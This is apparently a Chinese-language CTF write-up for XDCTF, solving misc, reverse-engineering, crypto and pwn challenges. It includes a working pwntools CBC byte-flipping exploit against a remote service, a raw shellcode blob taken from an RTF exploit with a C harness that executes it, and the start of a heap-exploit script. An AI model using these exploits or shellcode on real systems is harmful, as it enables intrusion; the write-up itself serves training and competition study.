# MISC100

根据提示搜到项目：<https://github.com/mbikovitsky/BrainTools>


编译好后使用bftools decode braincopter [zzzzzzyu.png](http://xdctf.com/static/uploads/b7bbf228087020ce214b219997135b99/zzzzzzyu.png)，得到：  
+++++++++[->+++++++++<]>+++++++.<++++[->----<]>----.-.<++++[->++++<]>+.<+++[->-- -<]>-----.<+++++++[->+++++++<]>++++.<++++[->----<]>-.-.<++++++[->------<]>------ ------.--------.-.---.<+++++++[->+++++++<]>++++++.---.+++.<++++++[->------<]>--- ----.<+++++++[->+++++++<]>.+++++++.<++++++++[->--------<]>-.---.<+++++++[->+++++ ++<]>+++++++++++.++++++.+.+++++.-------.+.<+++[->+++<]>+++++.<++++++++++[->----- -----<]>----------------.++++++.+.+++++.-------.+.<+++[->+++<]>+++++.<

通过在线BrainFuck解释器得到明文：XDCTF{ji910-dad9jq0-iopuno}

# MISC200

工具用对就简单了

Areyoukidding下载后，改成zip,在xp环境下修复，出来rebuilt.areyoukiddi.zip




把readme.txt复制出来。制作成压缩包。然后利用Advanced ZIP Password Recovery进行plain-text attack 很快就解密了flag.txt

XDCTF{biiubiiiiiiiiiiiiiiiu&ddddyu}

# REVERSE 100


使用IDA查看关键函数：




一开始那个ptrace是反调试，nop掉就好了。

然后输入一串字符串之后，先进行异或操作，然后拆分成四个部分调换了位置，再对一些值比较小的进行处理，最后与另一个字符串进行比较。

不过查看最后被比较的另一个字符串的调用：



可以找到一个类似的函数，主体实现过程都一样，区别就在于一开始异或的时候有没有对常数7进行异或：



这也就是题目提示“Don't believe your eyes~!”的意思：真正看到的并不是对的。

写了个程序解密：

#include<stdio.h>

#include<string.h>

int tran(char \*a1,int a2,int a3)

{

char v3;

int result;

for (int i=0;;++i)

{

result = a2/2;

if(result <= i)

break;

v3=a1[i];

a1[i]=a1[a2-i-a3/2-1];

a1[a2-i-a3/2-1]=v3;

}

}

int main()

{

char input[]="AbCdEfGhIjKl";

char str[]="ZzAwZF9DcjRrM3JfZzBfb24=";

char key[]=";%#848N!0Z?7'%23]/5#1\"YX";

char str2[100];

tran(key,24,12);

for(int i=0;i<24;i++)

{

str2[i] = key[i] ^ str[i];// ^ 0x7;

printf("%d.%c (%d)\n",i,str2[i],str2[i]);

}

return 0;

}


一共输出了24个字母，其中前12个和后12个应该一样的。这个程序还会出现一些不一样的情况，是因为没有考虑对比较小的进行的处理，可以对其中不对的地方手工修改。

最后得到flag：u'rE\_aweS0me

# REVERSE200


程序里面有很多反调试的东西，使用原版OD直接加载的话就直接弹框加载失败，不过使用吾爱破解版OD直接无视各种反调试。

关键代码被加密了，在程序中有一处会进行异或解密。使用脚本解密之后关键函数的其实部分大概是这样的：



程序中有很多花指令，导致使用IDA不能正确F5。不过有些函数将花指令nop掉之后还是可以F5的。

前面会对几个特殊位置进行判断，过程比较繁琐。Flag的大部分是通过这几条指令判断的：



通过OD一步一步跟，逐步修改flag就能得到最终的flag：XDCTF{Congra\_tUlat$eyOu}

# REVERSE300

题目是一个一行的Python代码。

手工拆分了一下，拆到这样就拆不下去了：

\_\_g = globals()

\_\_y = (lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y)())))

string = (\_\_import\_\_('string', \_\_g, \_\_g))

table = (string.printable.strip())

setbit = (lambda p, pos, value: (lambda \_\_l: [[[(lambda \_\_target, \_\_slice, \_\_value: [(lambda \_\_target, \_\_slice, \_\_value: [\_\_l['p'] for \_\_target[\_\_slice] in [((lambda \_\_old: (lambda \_\_ret: \_\_old | \_\_value if \_\_ret is NotImplemented else \_\_ret)(getattr(\_\_old, '\_\_ior\_\_', lambda other: NotImplemented)(\_\_value)))(\_\_target[\_\_slice]))]][0])(\_\_l['p'], \_\_l['cpos'], (\_\_l['value'] << \_\_l['bpos'])) for \_\_target[\_\_slice] in [((lambda \_\_old: (lambda \_\_ret: \_\_old & \_\_value if \_\_ret is NotImplemented else \_\_ret)(getattr(\_\_old, '\_\_iand\_\_', lambda other: NotImplemented)(\_\_value)))(\_\_target[\_\_slice]))]][0])(\_\_l['p'], \_\_l['cpos'], (~(1 << \_\_l['bpos']))) for \_\_l['bpos'] in [((\_\_l['pos'] % 8))]][0] for \_\_l['cpos'] in [((\_\_l['pos'] / 8))]][0] for \_\_l['p'], \_\_l['pos'], \_\_l['value'] in [(p, pos, value)]][0])({}))

setbit.\_\_name\_\_ = 'setbit'

getbit = (lambda p, pos: (lambda \_\_l: [[[((\_\_l['p'][\_\_l['cpos']] >> \_\_l['bpos']) & 1) for \_\_l['bpos'] in [((\_\_l['pos'] % 8))]][0] for \_\_l['cpos'] in [((\_\_l['pos'] / 8))]][0] for \_\_l['p'], \_\_l['pos'] in [(p, pos)]][0])({}))

getbit.\_\_name\_\_ = 'getbit'

encode = (lambda data, buf: (lambda \_\_l: [[(lambda \_\_items, \_\_after, \_\_sentinel: \_\_y(lambda \_\_this: lambda: (lambda \_\_i: [[\_\_this() for \_\_l['data'][\_\_l['i']] in [((table.index(\_\_l['data'][\_\_l['i']]) + 1))]][0] for \_\_l['i'] in [(\_\_i)]][0] if \_\_i is not \_\_sentinel else \_\_after())(next(\_\_items, \_\_sentinel)))())(iter(xrange(\_\_l['\_len'])), lambda: (lambda \_\_items, \_\_after, \_\_sentinel: \_\_y(lambda \_\_this: lambda: (lambda \_\_i: [[[\_\_this() for \_\_l['buf'] in [(setbit(\_\_l['buf'], \_\_l['i'], getbit(\_\_l['data'], \_\_l['j'])))]][0] for \_\_l['j'] in [((((\_\_l['i'] / 6) \* 8) + (\_\_l['i'] % 6)))]][0] for \_\_l['i'] in [(\_\_i)]][0] if \_\_i is not \_\_sentinel else \_\_after())(next(\_\_items, \_\_sentinel)))())(iter(xrange((\_\_l['\_len'] \* 6))), lambda: \_\_l['buf'], []), []) for \_\_l['\_len'] in [(len(\_\_l['data']))]][0] for \_\_l['data'], \_\_l['buf'] in [(data, buf)]][0])({}))

encode.\_\_name\_\_ = 'encode'

fin = open('flag.txt', 'r')

s = fin.read().strip()

fin.close()

ss = ([])

sss = ([])

\_\_items0 = iter(s)

\_\_after0 = lambda: [[(lambda \_\_items, \_\_after, \_\_sentinel: \_\_y(lambda \_\_this: lambda: (lambda \_\_i: [(lambda \_\_value: [\_\_this() for \_\_g['sssss'] in [((lambda \_\_ret: \_\_g['sssss'] + \_\_value if \_\_ret is NotImplemented else \_\_ret)(getattr(\_\_g['sssss'], '\_\_iadd\_\_', lambda other: NotImplemented)(\_\_value)))]][0])(chr(c)) for \_\_g['c'] in [(\_\_i)]][0] if \_\_i is not \_\_sentinel else \_\_after())(next(\_\_items, \_\_sentinel)))())(iter(ssss), lambda: [(fout.write(sssss), (fout.close(), None)[1])[1] for \_\_g['fout'] in [(open('flag.enc', 'wb+'))]][0], []) for \_\_g['sssss'] in [('')]][0] for \_\_g['ssss'] in [(encode(ss, sss))]][0]

\_\_sentinel0 = []

\_\_y(lambda \_\_this: lambda: (lambda \_\_i: [(ss.append(c), (sss.append(0), \_\_this())[1])[1] for \_\_g['c'] in [(\_\_i)]][0] if \_\_i is not \_\_sentinel0 else \_\_after0())(next(\_\_items0, \_\_sentinel0)))()

这个代码与原代码是等效的，不过更清晰一点。

一开始的setbit和getbit两个函数看函数名就能猜出个大概，然后在用下就能知道其作用。不过其第一个参数是个数组，操作中的bit位数是在整个数组中的位数。

关键加密方式依然很难看懂，不过也能看个大概，其中最关键的地方在这里：


[[[\_\_this() for \_\_l['buf'] in [(setbit(\_\_l['buf'], \_\_l['i'], getbit(\_\_l['data'], \_\_l['j'])))]][0] for \_\_l['j'] in [((((\_\_l['i'] / 6) \* 8) + (\_\_l['i'] % 6)))]][0] for \_\_l['i'] in [(\_\_i)]]

在配合着通过修改flag.txt看变量ss和sss的变化就能猜出加密方法：

将输入转化为在数组string.printable.strip()中的位置，然后取后6个字节拼在一起。

因为只取了后6个字节，而第7个字节有可能为0也有可能为1，所以反解的时候两个都要考虑到。

两种情况分别得到：



然后拼接一下得到flag：xdctf{0ne-l1n3d\_Py7h0n\_1s\_@wes0me233}

# CRYPT200

CBC Byte Flipping Attack

Payload:

from pwn import \*

sh = remote('133.130.52.128',6666)

target = ";admin=true"

email = '0000000000000000000000'

prefix = "comment1=wowsuch%20CBC;userdata="

suffix = ";coment2=%20suchsafe%20very%20encryptwowww"

ptxt = prefix + email + suffix

sh.send('mkprof:' + email)

s = sh.recv(1024)[0:len(ptxt)\*2]

s = list(s.decode('hex'))

for i in range(len(target)):

s[32+i] = p8( u8(s[32+i]) ^ u8(target[i]) ^ u8(ptxt[48+i]) )

s = ''.join(s).encode('hex')

sh.send('parse:' + s)

print sh.recv(1024)

貌似flag忘了存了

# PWN100

给的是一个rtf文件，然后在网上搜了一个几乎完全一样的rtf文件：<https://www.exploit-db.com/exploits/36207/>

唯一不同的部分在shellcode处。

提取出本题的shellcode，写程序调试shellcode：

#include<stdio.h>

char str[]="\x4a\xd6\x90\x96\x96\x47\x46\x96\xfd\xd6\x2f\x92\x4a\x96\x91\x4e\x47\x27\x4a\x43\xf5\x4a\x9b\xd6\x47\x42\x2f\x43\xd6\x4e\x97\x92\x9b\x9b\x46\x4a\x4b\x47\x41\x43\x92\xf9\x90\x97\xf9\x3f\x41\x49\x41\xfd\x4a\x97\xf9\x42\x47\xfc\x3f\x91\x4a\x42\x4b\x37\x93\x4f\x97\x41\x3f\x2f\x91\x97\x98\x49\x3f\x47\x4a\x4b\x3f\xfd\x41\x4b\xd6\x27\x4a\x9b\x91\x47\x9b\x41\x40\x47\xf5\x37\x43\x3f\xfd\x90\x46\x27\x93\x93\x97\x99\x4f\x99\x3f\x4a\x2f\x3f\x4b\x4e\xfd\x2f\x99\x97\x37\x91\xfc\x48\x37\x47\xfd\x4e\xf8\x4b\xfd\xd6\x99\x97\x46\xfd\x46\x48\x43\x37\x90\x4a\x4a\xf8\x97\x3f\x3f\x91\x43\x49\x92\x41\x4a\x90\xfd\xf9\x2f\x90\x37\x46\x92\x4b\x90\x4b\x37\x43\x43\xf9\xfc\xd6\x40\xfc\xf8\x46\x97\x48\x9b\xfd\x27\x40\x46\x47\x40\x96\x48\xf5\x49\x43\x93\x4f\xf9\x48\xf8\x4a\x91\x37\x43\x2f\x91\xf9\x4b\x91\x9f\x49\x9f\xf5\x3f\x3f\x92\x4e\x96\x42\x4e\x46\xd6\xfd\x4b\xf8\xfc\x43\x49\x91\x9f\xfc\x3f\xfd\x43\xfd\x3f\xfd\x99\x4b\x2f\x9b\xd6\xd6\xfd\x98\x27\x96\x4f\x40\x4e\x9f\x4a\xfd\x90\x9b\x9b\x49\x9b\x98\x46\x4f\x96\x92\x9f\xf5\x96\x3f\x96\x2f\x91\x91\x4f\x4b\x47\xf9\x98\x40\x9b\x91\x48\x90\x99\x96\xeb\x04\xfc\x4b\x3f\x92\x81\xc4\x54\xf2\xff\xff\xda\xd5\xb8\x11\x1f\xd3\x7b\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x43\x31\x43\x1a\x83\xeb\xfc\x03\x43\x16\xe2\xe4\xe3\x3b\xf9\x06\x1c\xbc\x9e\x8f\xf9\x8d\x9e\xeb\x8a\xbe\x2e\x78\xde\x32\xc4\x2c\xcb\xc1\xa8\xf8\xfc\x62\x06\xde\x33\x72\x3b\x22\x55\xf0\x46\x76\xb5\xc9\x88\x8b\xb4\x0e\xf4\x61\xe4\xc7\x72\xd7\x19\x63\xce\xeb\x92\x3f\xde\x6b\x46\xf7\xe1\x5a\xd9\x83\xbb\x7c\xdb\x40\xb0\x35\xc3\x85\xfd\x8c\x78\x7d\x89\x0f"

"\xa9\x4f\x72\xa3\x94\x7f\x81\xba\xd1\xb8\x7a\xc9\x2b\xbb\x07\xc9\xef\xc1\xd3\x5c\xf4\x62\x97\xc6\xd0\x93\x74\x90\x93\x98\x31\xd7\xfc\xbc\xc4\x34\x77\xb8\x4d\xbb\x58\x48\x15\x9f\x7c\x10\xcd\xbe\x25\xfc\xa0\xbf\x36\x5f\x1c\x65\x3c\x72\x49\x14\x1f\x19\x8c\xab\x25\x6f\x8e\xb3\x25\xc0\xe7\x82\xae\x8f\x70\x1b\x65\xf4\x8f\x56\x24\x5d\x18\x3e\xbc\xdf\x45\xc1\x6a\x23\x70\x41\x9f\xdc\x87\x59\xea\xd9\xcc\xde\x06\x90\x5d\x8a\x28\x07\x5d\x9f\x4a\xca\xc5\x31\xe8\x6c\x63\x6d\xdd\xef\x4b\x08\x42\x98\xe4\xf2\xfc\x3c\x98\x86\x9a\xc7\x3a\x52\x3c\x0d\xab\xab\x9d\x0b\x5e\x94\x45\xe0\x91\x75\xf1\x38\x8d\xef\xce\x09\x4c\xcf\x0e\x4a\xcd\x35\x33\xec\x7d\x28\xac\xde\x09\xd2\x46\x3f\xd4\x04\x87\x5e\x6c\x3c\xb5\xc9\xee\x9c\x5a\x30\xb3\xba\xf0\x25\x2c\x6c\x7d\xde\xc6\x50\x56\x76\x27";

int main()

{

\_\_asm{

lea eax,str

push eax

ret

}

}

OD跟一下发现生成了C:\flag.txt，得到flag：xdctf{d4\_5h1\_fu\_d41\_w0\_f31}

# PWN300

这个是对Plaid CTF 2014的ezhp题目进行了一些修改，网上有几篇关于这道题的介绍。

我也从网上找了一个payload改了改：

from pwn import \*

import os

import time

import sys

def send\_recv\_until(sock, senddata, keyword):

sock.send(senddata)

msg = ""

while 1:

tmp = sock.recv(1024)

msg += tmp

if keyword in msg:

break

return msg

